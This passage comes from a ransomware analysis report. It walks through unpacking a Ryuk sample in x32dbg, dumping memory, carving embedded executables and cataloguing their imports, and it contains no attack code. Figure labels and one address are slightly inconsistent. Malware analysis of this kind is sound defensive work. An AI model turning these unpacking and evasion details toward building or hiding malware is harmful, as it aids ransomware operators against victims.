


Figure 91: x32dbg

In debugging with x32dbg, the analyst accessed the debugger's settings and unchecked the "TLS Callbacks" option under the Events tab This is illustrated in Figure 92.




Figure 92: TLS Callback

Next, x32dbg was utilised to locate the address 0x00403efd, which IDA identified as the location of the call edi instruction. This address marks the point where execution changes to a memory region, This is illustrated in Figure 93




Figure 93: address 0x00404EFD

At address 0x00403EFD, the instruction call edi is about to execute with EDI set to 0x020F0000 This is illustrated in Figure 94.




Figure 94: call EDI

The region at address 0x020F0000 was selected for dumping using x32dbg's Save Memory Region feature and saved as ryuk_sample_020F0000.bin. This is illustrated in Figure 95.




Figure 95: Memory dump

The strings utility on ryuk_sample_020F0000.bin identified two instances of the string "This program cannot be run in DOS mode." This standard marker, found in DOS stubs of PE files, indicates at least two embedded executable headers in the memory region, This is illustrated in Figure 96.




Figure 96: strings

In the hex editor, the memory file ryuk_sample_020F0000.bin was checked for the PE file signature. It starts with hex bytes 4D 5A, indicating a valid Portable Executable (PE). This is illustrated in Figure 97 . Non-PE data was removed to allow the file to begin with the MZ header for inspection of the executable. This is illustrated in Figure 98.




Figure 97 .bin file




Figure 98: Vaid PE-file

The binary file was renamed from ryuk_sample_020F0000.bin to ryuk_sample_020F0000.exe after confirming its valid MZ header, allowing tools like PE-bear process it as a Portable Executable (PE) This is illustrated in Figure 99.



Figure 99: exe rename

Upon inspecting the restored executable in PE-bear, it was observed that the import table includes only two functions from ntdll.dll: qsort and bsearch This is illustrated in Figure 100.




Figure 100: ntdll

Following the identification of the second instance of the string “This program cannot be run in DOS mode,” a subsequent MZ header (4D 5A) was located shortly after This is illustrated in Figure 101 . This suggested the presence of another embedded executable. The same extraction process was applied as the previous section.




Figure 101: 4D 5A

To isolate the second executable, the saved 020F0000.bin was opened, removing all content before the second MZ header. This ensured the file started with a valid PE signature. The resulting binary was saved as 020F0000-mz_section-2.exe, This is illustrated in Figure 102.




Figure 102: MZ_SECTION-2.EXE

The file 020f0000-mz_section-2.exe imports four functions from Ws2_32.dll, which are called via ordinal. This is illustrated in Figure 103.




Figure 103: WS2_32.dll

Since the functions from Ws2_32.dll were imported by ordinal, Dependency Walker mapped each ordinal to its function, confirming that it included bind, connect, recv, and send.




Figure 104: Dependency walker

The decrypted 020f0000-mz_section-2.exe revealed hidden functionality through its imports from kernel32.dll. Key capabilities include:

- **Process Control**: CreateThread, ExitProcess, TerminateProcess
- **File Handling**: CreateFileW, WriteFile, FindFirstFileExW, FlushFileBuffers
- **Memory Management**: HeapAlloc, HeapFree, GetProcessHeap
- **Dynamic Loading**: LoadLibraryA, GetProcAddress
- Execution: WinExec, WriteConsoleW

These imports confirm the sample's ability to manage threads, manipulate files, dynamically load code, evade analysis and execute additional payloads; the complete list of imported modules is available in Appendix A.

Additionally, While debugging 020F0000-mz_section-2.exe in x32dbg, the module triggered an access violation at address 350014A4, resulting in a 0xC0000005 (EXCEPTION_ACCESS_VIOLATION) error this is illustrated in Figure 105.




Figure 105: access violation

While debugging ryuk_sample.exe in x32dbg, an access violation occurred at address 0x35001a41, resulting in an 0xc0000005 (EXCEPTION_ACCESS_VIOLATION) error. This is illustrated in Figure 106.

